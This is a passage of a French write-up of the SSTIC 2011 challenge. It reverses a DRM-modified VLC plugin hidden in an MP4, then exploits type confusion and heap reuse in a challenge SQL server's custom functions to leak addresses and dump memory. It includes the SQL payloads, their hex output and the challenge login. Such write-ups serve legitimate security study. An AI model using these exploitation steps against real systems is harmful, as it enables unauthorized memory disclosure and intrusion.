Une solution du challenge SSTIC 2011

Guillaume Kania

Table des matières

1. Le challenge 3
2. Analyse du fichier « challenge » 3
3. Le module VLC 4
4. secret1.dat 6
5. secret2.dat 20
6. La video 25
7. Annexes 26

1. Le challenge

L'objectif du challenge consistait à analyser un fichier vidéo afin de trouver une adresse e-mail. Le fichier est disponible à l'adresse http://static.sstic.org/challenge2011/challenge.

2. Analyse du fichier « challenge »

La première étape est de récupérer ce fichier :

```
$ wget -q http://static.sstic.org/challenge2011/challenge
$ md5sum challenge
4ed147028c338edf4099e84a2565e813  challenge
$ file challenge
challenge: ISO Media, MPEG v4 system, version 2
```

Le résultat de la commande « file » indique que la vidéo semble être au format MP4. La lecture dans VLC ne donne rien de pertinent. Le son est bien présent mais la vidéo ne semble pas lisible en l'état.

L'exécution de python-hachoir sur le fichier semble indiquer la présence de fichiers inclus :

```
$ hachoir-subfile challenge
[+] Start search on 4638867 bytes (4.4 MB)
[+] File at 32: gzip archive: filename "introduction.txt", was 1019.2 MB, 2011-03-
17 13:01:52
…
```




Figure 1 - Début du fichier challenge

Nous reviendrons par la suite sur ces données.

Apres installation du package mpeg4ip-utils contenant quelques outils pour analyser les conteneurs mp4, l'exécution de mp4info affiche le résultat suivant :

```
$ mp4info challenge
mp4info version 1.6
challenge:
Track  Type   Info
1      video  MPEG-4 Simple @ L1, 17.298 secs, 1928 kbps, 640x480 @ 29.945658 fps
2      audio  MPEG-4 AAC LC, 17.182 secs, 129 kbps, 44100 Hz
3      data
```

Le fichier possède donc trois « tracks » : La vidéo, le son et un dernier track « data ». L'outil MP4Box va nous permettre de les extraire facilement afin d'avoir trois fichiers distincts :

```
$ MP4Box -raw 1 challenge
Extracting MPEG-4 Visual stream to cmp
$ MP4Box -raw 2 challenge
Extracting MPEG-4 AAC
$ MP4Box -raw 3 challenge
Extracting '�sH' Track (type 'data') - Compressor
```

Les fichiers suivants sont créés :

```
challenge_track1.cmp  challenge_track2.aac  challenge_track3.elf
```

Nous allons nous intéresser particulièrement au troisième « track » :

```
$ file challenge_track3.elf
challenge_track3.elf : ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV),
dynamically linked, not stripped
```

Le fichier est donc un exécutable au format ELF non « strippé », l'extraction des chaines de caractères présentes dans le fichier donne plus d'information :

```
$ strings -a challenge_track3.elf
…
libmp4_plugin.so
…
Copyright (C) the VideoLAN VLC media player developers
…
MP4 stream demuxer
...

$ strings -a challenge_track3.elf  | grep –i sstic
%s/sstic2011/secret1.dat
%s/sstic2011/secret2.dat
sstic_check_secret2
sstic_drm_init
sstic_drm_free
sstic_check_secret1
sstic_read_secret1
sstic_read_secret2
sstic_lame_derive_key
```

Une exécution de « readelf » confirme que le fichier est un plugin VLC « libmp4_plugin.so ».

```
$ readelf -d challenge_track3.elf
Dynamic section at offset 0x27ee4 contains 26 entries:
  Tag        Type                         Name/Value
 0x00000001 (NEEDED)                     Shared library: [libpthread.so.0]
 0x00000001 (NEEDED)                     Shared library: [libz.so.1]
 0x00000001 (NEEDED)                     Shared library: [libvlccore.so.4]
 0x00000001 (NEEDED)                     Shared library: [libc.so.6]
 0x0000000e (SONAME)                     Library soname: [libmp4_plugin.so]
 0x0000000f (RPATH)                      Library rpath: [/home/jb/vlc-
1.1.7/src/.libs]
…
```

Ce module est déjà présent dans l'arborescence par défaut de VLC et permet le décodage des conteneurs MP4.

3. Le module VLC

Nous avons donc ici à faire à une version modifiée du plugin. Le binaire n'étant pas « strippé », les symboles de debugging sont présents et permettent une lecture plus facile du code désassemblé.

L'analyse sera ici effectuée avec IDA.

Nous passons en revue les fonctions exportées :




Figure 2 - Fonctions exportées par le plugin

La fonction « vlc_entry__1_1_0g » est en charge d'initialiser le plugin, c'est elle qui sera appelée par VLC et qui va définir les fonctions à exécuter l'hors des actions effectuées sur un fichier MP4 (ouverture du fichier, fermeture, etc.). Nous trouvons rapidement l'enregistrement de la fonction « Open » gérant l'ouverture.

```
vlc_entry__1_1_0g proc near
…
.text:00003C5E                  lea     ecx, (Open - 27FF4h)[ebx]
.text:00003C64                  mov     [esp+3Ch+var_30], ecx
.text:00003C68                  mov     [esp+3Ch+var_34], edx
.text:00003C6C                  mov     [esp+3Ch+var_38], eax
.text:00003C70                  mov     [esp+3Ch+var_3C], esi
.text:00003C73                  call    _vlc_plugin_set
…
```

Cette fonction sera appelée à l'ouverture d'une video MP4. En parcourant le code, nous tombons sur l'appel à la fonction sstic_drm_init.

```
.text:00009820 Open             proc near
…
.text:0000B4BF                  call    sstic_drm_init
…
```

Le code de cette dernière fonction ne laisse pas de place au doute :

```
…
.text:0000912A                  call    sstic_read_secret1
…
.text:0000913A                  call    sstic_check_secret1
…
.text:0000914E                  call    sstic_read_secret2
…
.text:0000915A                  call    sstic_check_secret2
…
.text:00009180                  call    sstic_lame_derive_key
..
.text:000091AB                  call    RC2_set_key
…
```

L'analyse de ces différentes fonctions nous donne une meilleure compréhension du fonctionnement.

- sstic_read_secret1 : ouvre le fichier $HOME/sstic2011/secret1.dat et lit 32 octets.
- sstic_check_secret1 : effectue le MD5 de ces 32 octets et le compare à b78a6c02a6f956b9d5cfbd7c643ed6fa.
- sstic_read_secret2 : ouvre le fichier $HOME/sstic2011/secret2.dat et lit 1024 octets.
- sstic_check_secret2 : effectue plusieurs opérations sur ces 1024 octets et compare le résultat à une valeur attendue.
- sstic_lame_derive_key : dérive une clé de 128 octets à partir des deux secrets présents dans les fichiers précédents.

- RC2_set_key : réalise l'initialisation de la table RC2[1] grâce à la clé de 128 octets fournie.

Le but de ces différents appels étant d'initialiser algorithme de chiffrement RC2 qui sera utilisé par la suite pour déchiffrer le flux vidéo du fichier. Ce déchiffrement sera effectué à la lecture : chaque partie (chunk) du flux vidéo sera passée en paramètre à RC2_cbc_encrypt appelée dans Demux.

```
.text:0000C540 Demux           proc near
…
.text:0000CCF1                 call    RC2_cbc_encrypt
…
```

Il est à noter que l'appel à la fonction RC2_cbc_encrypt, peut-être utilisé aussi bien pour le chiffrement que pour le déchiffrement. Le denier paramètre passée indique s'il s'agit de l'un ou de l'autre. Ici la fonction est appelée pour déchiffrer car le dernier paramètre est à 0.

Prototype de la fonction en C:

```
void RC2_cbc_encrypt(const unsigned char *in, unsigned char *out, long length,
RC2_KEY *ks, unsigned char *iv, int encrypt)
```

Cette fonction fait partie d'openssl et a surement été liée statiquement au module.

Le but est donc de trouver le contenu des deux fichiers secret1.dat (32 octets) et secret2.dat (1024 octets) afin de pouvoir déchiffrer la vidéo.

4. secret1.dat

L'analyse du plugin ne donne pas plus d'information que la somme MD5 du fichier. La taille bien que réduite du fichier est cependant assez importante pour empêcher tout brute force. Le passage du fichier au crible afin de découvrir toutes chaines de 32 octets donnant ce MD5 ne donne également rien.

Cependant en reprenant l'analyse du fichier d'origine « challenge » et notamment l'entête du fichier « gzip » trouvé par python-hachoir, nous pouvons en déduire que de l'information s'y cache. Nous commençons donc à analyser cet entête.

[1] L'algorithme RC2 est décrit dans la RFC2268 disponible à l'URL : http://tools.ietf.org/html/rfc2268




Figure 3 - Début du fichier gzip ouvert avec hachoir-wx

L'entête semble valide, cependant le fichier est corrompu et la taille, disponible normalement en fin de fichier, nous est inconnue.

Après analyse, la corruption du fichier intervient dans la table de Huffman, la liste des caractères du fichier en clair peut-être obtenue en partie mais le fichier ne peut pas être reconstitué de cette façon.

La liste partielle de caractères récupérés est la suivante :

```
\n',-./01236789:?BCDFGIJLPRSTUabcdefghijlmnopqrstuvwx
```

C'est dans le format de stockage de la video qu'est la solution. Chaque flux dans un fichier MP4 est stocké en morceaux (chunks). C'est en récupérant la liste des différents chunks qu'il apparait des zones de données non utilisées. Ces différentes zones, mises bout à bout forme notre fichier gzip.

La liste des « chunks » peut être récupérée grâce à l'outil MP4Box :

```
$ MP4Box -diso challenge
```

Cela a pour effet de produire un fichier XML contenant la structure du conteneur MP4.




Figure 4 - Fichier XML produit

La liste des chunks est disponible dans la partie ChunkOffsetBox de chaque track qui contient des entrées ChunkEntry indiquant l'offset dans le fichier pour chacun d'eux.

```
<ChunkOffsetBox EntryCount="18">
  <BoxInfo Size="88" Type="stco" />
  <FullBoxInfo Version="0" Flags="0" />
  <ChunkEntry offset="95" />
  <ChunkEntry offset="187143" />
  <ChunkEntry offset="323679" />
  <ChunkEntry offset="527543" />
  <ChunkEntry offset="787044" />
```

Nous repérons au passage l'offset du premier chunk : 95 = 0x5F qui est exactement l'endroit ou le fichier gzip commence à être corrompu.

La taille d'un chunk n'est pas disponible directement, cependant elle est calculable via la taille des samples contenue dans les metadata : la somme de la taille des samples contenu dans un chunk est égale a la taille de ce chunk.

Pour chaque chunk l'ensemble des samples doit donc être récupéré. Cela se fait via la liste SampleToChunkBox contenant les entrées SampleToChunkEntry indiquant le nombre de samples par chunk en fonction de son index.

```
<SampleToChunkBox EntryCount="2">
  <BoxInfo Size="40" Type="stsc" />
  <FullBoxInfo Version="0" Flags="0" />
  <SampleToChunkEntry FirstChunk="1" SamplesPerChunk="30"
SampleDescriptionIndex="1" />
  <SampleToChunkEntry FirstChunk="18" SamplesPerChunk="8"
SampleDescriptionIndex="1" />
```

Ici par example les 17 premiers chunks contiennent 30 samples et le 18ieme en contient 8.

La liste des samples associé a leur taille est, quant à elle, disponible sous le tag SampleSizeBox.

```
<SampleSizeBox SampleCount="518">
  <BoxInfo Size="2092" Type="stsz" />
```

```
  <FullBoxInfo Version="0" Flags="0" />
  <SampleSizeEntry Size="22221" />
  <SampleSizeEntry Size="7514" />
  <SampleSizeEntry Size="6971" />
  <SampleSizeEntry Size="4627" />
  <SampleSizeEntry Size="5990" />
  <SampleSizeEntry Size="3524" />
  <SampleSizeEntry Size="5471" />
```

Grace à ces informations, chaque track peut-être reconstitué et les zones non utilisées peuvent-être extraites du fichier.

Le fichier gzip est finalement obtenu. Une fois décompressé cela donne :

```
$ cat introduction.txt
Cher participant,

Le développeur étourdi d'un nouveau système de gestion de base de données
révolutionnaire a malencontreusement oublié quelques fichiers sur son serveur
web. Une partie des sources et des objets de ce SGBD pourraient se révéler
utile afin d'exploiter une éventuelle vulnérabilité.

Sauras-tu en tirer profit pour lire la clé présente dans le fichier
secret1.dat ?

  url      : http://88.191.139.176/
  login    : sstic2011
  password : ojF.iJS6p'rLRtPJ


--------------------------------------------------------------------------------
Toute attaque par déni de service est formellement interdite. Les organisateurs
du challenge se réservent le droit de bannir l'adresse IP de toute machine
effectuant un déni de service sur le serveur.
--------------------------------------------------------------------------------
```

secret1.dat est donc récupérable sur un serveur, la connexion en http avec les identifiants fournis donne le directory listing suivant :




Figure 5 - Connexion en HTTP au serveur

Nous récupérons donc les fichiers et commençons leur analyse.

```
$ file udf.so
udf.so: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically
linked, not stripped
$ cat udf.c
/*
 * CREATE FUNCTION max INTEGER, INTEGER RETURNS INTEGER SONAME "udf_max@udf.so";
 * CREATE FUNCTION min INTEGER, INTEGER RETURNS INTEGER SONAME "udf_min@udf.so";
 * CREATE FUNCTION abs INTEGER RETURNS INTEGER SONAME "udf_abs@udf.so";
 * CREATE FUNCTION concat STRING, STRING RETURNS STRING SONAME "udf_concat@udf.so";
 * CREATE FUNCTION substr STRING, INTEGER, INTEGER RETURNS STRING SONAME
"udf_substr@udf.so";
 */

#define _BSD_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#include "sql.h"


void udf_version(int dummy, val *result) {
      result->value.p = strdup(VERSION);
      result->size    = sizeof(VERSION) - 1;
}

void udf_max(int a, int b, val *result) {
      result->value.i = (a > b) ? a : b;
}

void udf_min(int a, int b, val *result) {
      result->value.i = (a < b) ? a : b;
}

void udf_abs(int a, val *result) {
      result->value.i = (a > 0) ? a : -a;
}

void udf_concat(val *v, val *w, val *result) {
      if (v->expand(w) != -1) {
            v->value.p = realloc(v->value.p, v->size + w->size);
            memcpy(v->value.p + v->size, w->value.p, w->size);
            v->size += w->size;
      }

      memcpy(result, v, sizeof(val));
}

void udf_substr(val *v, size_t start, size_t length, val *result) {
      if (start > v->size)
            start = 0;

      if (length > v->size - start)
            length = v->size - start;

      result->value.p = malloc(length);
      result->size    = length;

      memcpy(result->value.p, v->value.p + start, length);
}
```

Le dernier fichier lobster_dog.jpg ne semble pas faire partie du challenge, un petit MD5 sur les octets du fichier afin de s'assurer qu'il ne contient pas la clé (du moins en clair) ainsi qu'une vérification de la concordance de la somme sha256 du fichier avec le même fichier trouvé sur internet nous confortera dans cette hypothèse.

Le nom des fichiers ainsi que leur contenu semble indiquer que nous avons affaire à des UDF (user-defined function) tel que l'on peut trouver dans les développements pour les bases de données type mysql. Aussi, plusieurs éléments sont intéressants dans ces fichiers : le retour des fonctions d'allocations n'est pas vérifié, un pointeur de fonction « expand » est fourni dans une structure passée en argument.

L'analyse de la bibliothèque udf.so associée à ce fichier source nous permet d'établir la structure de donnée « val » et ainsi de reconstituer le fichier sql.h.

```
#ifndef __SQL_H_
#define __SQL_H_

#define VERSION  "1.3.337sstic2011"

typedef union union_s {
       unsigned int i;
       unsigned char *p;
} union_t;

typedef struct val_s {
    void *unknown;
    union_t value;
    unsigned int size;
    int (*expand)(struct val_s *);
} val;

#endif
```

D'autre part, un nmap sur le serveur indique que le port 3306 est ouvert. Ce port est habituellement utilisé par mysql.

```
$ nmap  88.191.139.176

Starting Nmap 5.21 ( http://nmap.org ) at 2011-04-24 17:49 CEST
Nmap scan report for sd-26451.dedibox.fr (88.191.139.176)
Host is up (0.0059s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
```

La connexion avec le client mysql et les identifiants fournis dans le fichier introduction.txt est un succès nous pouvons donc exécuter des commandes sur le serveur.

```
$ mysql -h 88.191.139.176 -u sstic2011 -pojF.iJS6p\'rLRtPJ
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1
Server version: 1

Copyright (c) 2000, 2010, Oracle and/or its affiliates. All rights reserved.
This software comes with ABSOLUTELY NO WARRANTY. This is free software,
and you are welcome to modify and redistribute it under the GPL v2 license

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> select version();
+------------------+
| 1.3.337sstic2011 |
+------------------+
```

```
| 1.3.337sstic2011 |
+------------------+
1 row in set (0.05 sec)
```

La liste de commandes disponible est restreinte (pas d'"insert" ni de "update" par exemple), deux bases de données sont accessibles

```
sstic
system
```

La base sstic ne comporte qu'une table « users » ne contenant rien d'intéressant à en croire le clair des MD5.

```
mysql> select * from users;
+------+--------+----------------------------------+
| id   | login  | password                         |
+------+--------+----------------------------------+
| 0    | root   | 3e47b75000b0924b6c9ba5759a7cf15d | <- md5(« nothing »)
| 1    | guest  | a76637b62ea99acda12f5859313f539a | <- md5(« interesting »)
| 2    | nobody | 6c92285fa6d3e827b198d120ea3ac674 | <- md5(« here »)
| 3    | *      | 5058f1af8388633f609cadb75a75dc9d | <- md5(« . »)
+------+--------+----------------------------------+
```

La base system contient une information plus intéressante dans la table information :

```
mysql> select * from information ;
+------------------+----------+
| version          | security |
+------------------+----------+
| 1.3.337sstic2011 | SECCOMP  |
+------------------+----------+
1 row in set (0.05 sec)
```

Si l'on en croit le champ security, le processus serait en mode SECCOMP. Ce mode permet de limiter les appels systèmes disponible pour le processus à la liste : exit(), sigreturn(), read() et write(), tout autres appels provoquant l'arrêt du processus par le noyau (signal SIGKILL). Cette information se confirmera par la suite.

Après quelques essais, exécutions et accessoirement plantages, nous pouvons relever plusieurs anomalies :

L'imbrication de deux fonctions, l'une retournant une chaine (structure val) et l'autre prenant en argument un entier, permet de faire « leaker » l'adresse à laquelle se trouve la structure dans le tas. Cela est dû à l'absence de vérification du type de l'argument passée en paramètre ainsi qu'au partage du champ « value » dans la structure val (pointeur de chaine de caractère ou entier).

Example :

```
mysql> select abs(version());
+-----------+
| 153315672 |
+-----------+
| 153315672 |
+-----------+
1 row in set (0.01 sec)
```

La structure est donc à l'adresse 153315672 ce qui donne 0x9236958 en hexadécimal.

Il est également possible de faire l'inverse : une fonction prenant une chaine de caractères (transformée par la suite en structure) peut prendre directement en argument une adresse en décimal.

```
mysql> select abs(version());
+-----------+
| 153315672 |
+-----------+
| 153315672 |
+-----------+
1 row in set (0.01 sec)

mysql> select substr(153315672,0,16);
+------------------+
| 1.3.337sstic2011 |
+------------------+
| 1.3.337sstic2011 |
+------------------+
1 row in set (0.01 sec)
```

La fonction de concaténation semble engendrer une réutilisation de la mémoire utilisée précédemment par les chaines de caractères pour l'allocation des nouvelles structures.

Cela permet d'extraire dans un premier temps le contenu d'une structure puis dans un deuxième temps de créer une structure arbitraire afin de faire un dump de la mémoire à partir d'une adresse donnée.

Par exemple, l'enchainement suivant fournit le contenu d'une structure :

```
select abs(version());
select concat(153315672,"a");
select concat(153315672,"aa");
```

Le tout est placé dans un fichier de commande sql redirigé sur le client.

```
$ mysql -N -r -h 88.191.139.176 -u sstic2011 -pojF.iJS6p\'rLRtPJ < sql | xxd
0000000: 3135 3333 3135 3637 320a 312e 332e 3333  153315672.1.3.33
0000010: 3773 7374 6963 3230 3131 610a fe66 2309  7sstic2011a..f#.
0000020: 5868 2309 0200 0000 f9b9 0408 6161 610a  Xh#.........aaa.
```

La totalité d'une structure est ici extraite:
val.unknown = 0x92366fe
val.value.p = 0x9236858
val.size = 2
val.expand = 0x804b9f9

N'ayant qu'une chaine de caractères ne contenant que deux caractères, la structure est celle allouée pour la chaine « aa » passée en deuxième paramètre du deuxième appel à la fonction concat. Nous pouvons, dès lors, injecter notre propre structure dans le tas tout en connaissant son adresse. La fonction « CHAR » disponible sera d'une grande aide afin de procéder à la création de la structure.

Etant donné l'adresse de la fonction expand, l'exécutable semble être mappé à partir de l'adresse 0x08048000 comme c'est le cas pour beaucoup de processus sous linux.

La structure suivante est crée, elle devrait permettre le dump du début de l'exécutable.
val.unknown = 0x92366fe
val.value.p = 0x8048000 <- adresse de début du dump
val.size = 0xffffffff <- taille maximum permettant d'effectuer un substr de la taille voulue.
val.expand = 0x804b9f9

Une première étape est de récupérer l'adresse de la structure (le changement de taille de chaine provoque un changement sur les adresses allouées.

```
select abs(version());
select concat(153315672,"a");
```

```
select
concat(153315672,char(0x08,0x68,0x23,0x09,0x00,0x80,0x04,0x08,0xff,0xff,0xff,0xff,0
xf9,0xb9,0x04,0x08));
```

L'exécution donne comme résultat:

```
0000000: 3135 3333 3135 3637 320a 312e 332e 3333  153315672.1.3.33
0000010: 3773 7374 6963 3230 3131 610a fe66 2309  7sstic2011a..f#.
0000020: 4066 2309 1000 0000 f9b9 0408 6108 6823  @f#.........a.h#
0000030: 09f9 b904 08ff ffff fff9 b904 080a       ..............
```

La chaine est bien de 16 octets et se trouve à l'adresse 0x9236640 (153314880 en décimal). Il suffit alors d'ajouter un « select substr(153314880,0,16); » afin d'extraire 16 octets à partir de l'adresse 0x8048000.

Ce qui donne :

```
0000000: 3135 3333 3135 3637 320a 312e 332e 3333  153315672.1.3.33
0000010: 3773 7374 6963 3230 3131 610a fe66 2309  7sstic2011a..f#.
0000020: 4066 2309 1000 0000 f9b9 0408 6108 6823  @f#.........a.h#
0000030: 0900 8004 08ff ffff fff9 b904 080a 7f45  ...............E
0000040: 4c46 0101 0100 0000 0000 0000 0000 0a    LF.............
```

Le pattern « ELF » nous indique que notre dump a fonctionné.

Une fois le tout automatisé via un petit script python, il est alors possible de dumper l'intégralité des zones de la mémoire accessible en lecture.

La partie contenant les headers du fichier ELF récupérée, il est alors intéressant de regarder les « segment headers », notamment les lignes LOAD :

```
$ readelf -l elf
readelf: Error: Unable to read in 0x28 bytes of section headers
readelf: Error: Unable to read in 0x4b0 bytes of section headers

Elf file type is EXEC (Executable file)
Entry point 0x8048ed0
There are 8 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00100 0x00100 R E 0x4
  INTERP         0x000134 0x08048134 0x08048134 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x050d8 0x050d8 R E 0x1000
  LOAD           0x005f04 0x0804ef04 0x0804ef04 0x00260 0x645d4 RW  0x1000
  DYNAMIC        0x005f18 0x0804ef18 0x0804ef18 0x000d8 0x000d8 RW  0x4
  NOTE           0x000148 0x08048148 0x08048148 0x00044 0x00044 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x4
  GNU_RELRO      0x005f04 0x0804ef04 0x0804ef04 0x000fc 0x000fc R   0x1
```

Ces lignes indiquent les parties du programme chargées en mémoire, leur offset dans le fichier « Offset », l'adresse de mapping « VirtAddr » et également leurs tailles respectivement dans le fichier « FileSiz » et en mémoire « MemSiz ».

